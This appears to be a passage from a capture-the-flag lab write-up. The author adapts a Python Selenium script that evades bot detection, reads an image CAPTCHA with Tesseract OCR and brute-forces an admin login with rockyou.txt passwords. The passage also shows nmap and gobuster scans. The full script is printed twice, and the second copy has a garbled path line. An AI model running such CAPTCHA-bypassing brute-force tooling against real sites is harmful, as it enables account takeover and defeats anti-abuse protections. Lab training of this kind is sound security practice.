Let’s rock (cue Exit Light by Metallica).
Here’s my plan of attack:
Freshly armed with a custom Selenium CAPTCHA browser bypass tool Python script, I’ll modify it to fit this Target IP.
First, we’ll need a few line items:
- The first 100 lines of
rockyou.txt - Swap the first 100 lines into the custom Selenium tool script
- The Target IP
- Potential subdomain of Target IP where CAPTCHA to bypass lives
Let’s grab the first 100 rockyou.txt lines, and run a few scans.
head -n 100 /usr/share/wordlists/rockyou.txt > top100.txtWith our freshly-created top100.txt, we’ll make our first two mods to the custom script.
The custom Selenium CAPTCHA Python Script we’re modifying, Target IP already updated:
from selenium.webdriver.common.by import By
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.chrome.service import Service
from selenium_stealth import stealth

import time
from fake_useragent import UserAgent
from PIL import Image, ImageEnhance, ImageFilter
import pytesseract
import io
import os

# Create folder for saving CAPTCHA images
os.makedirs("captchas", exist_ok=True)

options = Options()
ua = UserAgent()
userAgent = ua.random
options.add_argument('--no-sandbox')
options.add_argument('--headless')
options.add_argument("start-maximized")
options.add_argument(f'user-agent={userAgent}')
options.add_argument('--disable-dev-shm-usage')
options.add_argument('--disable-cache')
options.add_argument('--disable-gpu')

options.binary_location = "/usr/bin/google-chrome"
service = Service(executable_path='chromedriver-linux64/chromedriver')
chrome = webdriver.Chrome(service=service, options=options)

stealth(chrome,
    languages=["en-US", "en"],
    vendor="Google Inc.",
    platform="Win32",
    webgl_vendor="Intel Inc.",
    renderer="Intel Iris OpenGL Engine",
    fix_hairline=True,
)

# CONFIG
ip = 'http://10.144.142.102'
login_url = f'{ip}/index.php'
dashboard_url = f'{ip}/dashboard.php'

username = "admin"
with open('rockyou.txt', 'r') as f:
    passwords = [line.strip() for line in f]

for password in passwords:
    while True:
        chrome.get(login_url)
        time.sleep(1)

        # Grab CSRF token
        csrf = chrome.find_element(By.NAME, "csrf_token").get_attribute("value")

        # Get CAPTCHA image rendered in-browser
        captcha_img_element = chrome.find_element(By.TAG_NAME, "img")
        captcha_png = captcha_img_element.screenshot_as_png

        # Preprocess image for OCR
        image = Image.open(io.BytesIO(captcha_png)).convert("L")
        image = image.resize((image.width * 2, image.height * 2), Image.LANCZOS)  # Resize for clarity
        image = image.filter(ImageFilter.SHARPEN)
        image = ImageEnhance.Contrast(image).enhance(2.0)
        image = image.point(lambda x: 0 if x < 140 else 255, '1')

        # OCR the CAPTCHA
        captcha_text = pytesseract.image_to_string(
            image,
            config='--psm 7 -c tessedit_char_whitelist=ABCDEFGHIJKLMNOPQRSTUVWXYZ23456789'
        ).strip().replace(" ", "").replace("\n", "").upper()

        # Save the image for review
        image.save(f"captchas/captcha_{password}_{captcha_text}.png")

        if not captcha_text.isalnum() or len(captcha_text) != 5:
            print(f"[!] OCR failed (got: '{captcha_text}'), retrying...")
            continue

        print(f"[*] Trying password: {password} with CAPTCHA: {captcha_text}")

        # Fill out and submit the form
        chrome.find_element(By.NAME, "username").send_keys(username)
        chrome.find_element(By.NAME, "password").send_keys(password)
        chrome.find_element(By.NAME, "captcha_input").send_keys(captcha_text)
        chrome.find_element(By.TAG_NAME, "form").submit()

        time.sleep(1)

        print("=== HTML Output After Submit ===")
        print(chrome.page_source)
        print("================================")

        if dashboard_url in chrome.current_url:
            print(f"[+] Login successful with password: {password}")
            try:
                flag = chrome.find_element(By.TAG_NAME, "p").text
                print(f"[+] {flag}")
            except:
                print("[!] Logged in, but no flag found.")
            chrome.quit()
            exit()
        else:
            print(f"[-] Failed login with: {password}")
            break  # try next password

chrome.quit()
We’re now also swapping the highlighted line below with:
with open('top100.txt', 'r') as f:
    passwords = [line.strip() for line in f]
Moving on.
Let’s quickly verify that top100.txt lives where we are summoning it from:
head -n 100 /usr/share/wordlists/rockyou.txt > top100.txt
Confirmed there.
Our nmap scan is back:

The nmap clearly points us to /login. I’ve already started the gobuster below. We’ll let that run while we dive in.
Here’s the gobuster we likely won’t need:
┌──(jenn㉿local)-[~]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
-u http://10.144.142.102
Let’s visit our Target IP:
http://10.144.142.102

Goodness me.
There are 3 different fields for the custom script to tackle vs the two contained in the present script.
I need to dig in and inspect this page to find:
- The
nameandidattributes of all four elements - How the
CAPTCHAis rendered

We’ll expand the three <div class="mb-4"> next. Here’s what we first gleaned from inspection:
- CSRF token:
<input id="csrf_token" name="csrf_token" type="hidden"> - CAPTCHA: in a div with class
captcha-block

CAPTCHApocolypse, indeed.
I love a good challenge.
Here’s our full list of script update items:
- CSRF token:
<input id="csrf_token" name="csrf_token" type="hidden"> - CAPTCHA: in a div with class
captcha-block - Username field:
name="username" - Password field:
name="password" - CAPTCHA is an image:
<img src="captcha.php">and not plain text in the DOM, which means the script needs reworked - CAPTCHA input:
name="captcha_input" - Login button uses JavaScript:
onclick="login()"aka not a standard form submit
The big hurdle is CAPTCHA not being an image. Our initial Selenium script uses Tesseract OCR to “see” an image-based CAPTCHA, but this is not an image. Selenium can’t just “see” it like text from the DOM. However, our Selenium scripts CAN screenshot the image element and pass it to Tesseract OCR.
Here’s how we need to retool to bypass this CAPTCHA goblin:
- Selenium navigates to our Target IP login page
- Screenshot the
<img>CAPTCHA element - Run it through Tesseract OCR to extract the text
- Fill in username, password, OCR’d CAPTCHA, click login
- Loop for each password
No sweat. It can be done.
My VM instance needs Pytesseract installed:
sudo apt install tesseract-ocr
pip install pytesseract pillow
We’re going to run our existing script as CAPTCHA_goblin.py and see how it goes.
To recap, here’s the Selenium CAPTCHA_goblin.py script:
from selenium.webdriver.common.by import By
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.chrome.service import Service
from selenium_stealth import stealth

import time
from fake_useragent import UserAgent
from PIL import Image, ImageEnhance, ImageFilter
import pytesseract
import io
import os

# Create folder for saving CAPTCHA images
os.makedirs("captchas", exist_ok=True)

options = Options()
ua = UserAgent()
userAgent = ua.random
options.add_argument('--no-sandbox')
options.add_argument('--headless')
options.add_argument("start-maximized")
options.add_argument(f'user-agent={userAgent}')
options.add_argument('--disable-dev-shm-usage')
options.add_argument('--disable-cache')
options.add_argument('--disable-gpu')

options.binary_location = "/usr/bin/chromium"
service = Service(executable_path='/usr/bin/chromedriver')linux64/chromedriver')
chrome = webdriver.Chrome(service=service, options=options)

stealth(chrome,
    languages=["en-US", "en"],
    vendor="Google Inc.",
    platform="Win32",
    webgl_vendor="Intel Inc.",
    renderer="Intel Iris OpenGL Engine",
    fix_hairline=True,
)

# CONFIG
ip = 'http://10.144.142.102'
login_url = f'{ip}/index.php'
dashboard_url = f'{ip}/dashboard.php'

username = "admin"
with open('top100.txt', 'r') as f:
    passwords = [line.strip() for line in f]

for password in passwords:
    while True:
        chrome.get(login_url)
        time.sleep(1)

        # Grab CSRF token
        csrf = chrome.find_element(By.NAME, "csrf_token").get_attribute("value")

        # Get CAPTCHA image rendered in-browser
        captcha_img_element = chrome.find_element(By.TAG_NAME, "img")
        captcha_png = captcha_img_element.screenshot_as_png

        # Preprocess image for OCR
        image = Image.open(io.BytesIO(captcha_png)).convert("L")
        image = image.resize((image.width * 2, image.height * 2), Image.LANCZOS)  # Resize for clarity
        image = image.filter(ImageFilter.SHARPEN)
        image = ImageEnhance.Contrast(image).enhance(2.0)
        image = image.point(lambda x: 0 if x < 140 else 255, '1')

        # OCR the CAPTCHA
        captcha_text = pytesseract.image_to_string(
            image,
            config='--psm 7 -c tessedit_char_whitelist=ABCDEFGHIJKLMNOPQRSTUVWXYZ23456789'
        ).strip().replace(" ", "").replace("\n", "").upper()

        # Save the image for review
        image.save(f"captchas/captcha_{password}_{captcha_text}.png")

        if not captcha_text.isalnum() or len(captcha_text) != 5:
            print(f"[!] OCR failed (got: '{captcha_text}'), retrying...")
            continue

        print(f"[*] Trying password: {password} with CAPTCHA: {captcha_text}")

        # Fill out and submit the form
        chrome.find_element(By.NAME, "username").send_keys(username)
        chrome.find_element(By.NAME, "password").send_keys(password)
        chrome.find_element(By.NAME, "captcha_input").send_keys(captcha_text)
        chrome.find_element(By.TAG_NAME, "form").submit()

        time.sleep(1)

        print("=== HTML Output After Submit ===")
        print(chrome.page_source)
        print("================================")

        if dashboard_url in chrome.current_url:
            print(f"[+] Login successful with password: {password}")
            try:
                flag = chrome.find_element(By.TAG_NAME, "p").text
                print(f"[+] {flag}")
            except:
                print("[!] Logged in, but no flag found.")
            chrome.quit()
            exit()
        else:
            print(f"[-] Failed login with: {password}")
            break  # try next password

chrome.quit()
Not the worst result in the world:


This isn’t a script issue. selenium-stealth and fake-useragent aren’t packaged in apt.
Workaround:
--break-system-packages is the simplest bypass on Kali for this single-use install.
sudo apt install python3-selenium
pip install selenium-stealth fake-useragent --break-system-packages
Successfully installed.
It’s CAPTCHA_goblin time.

We are missing two things:
- chromedriver
- maybe chrome
Let’s find out.
which google-chrome
which chromium
Chromium confirmed to exist. Let’s update its drivers.
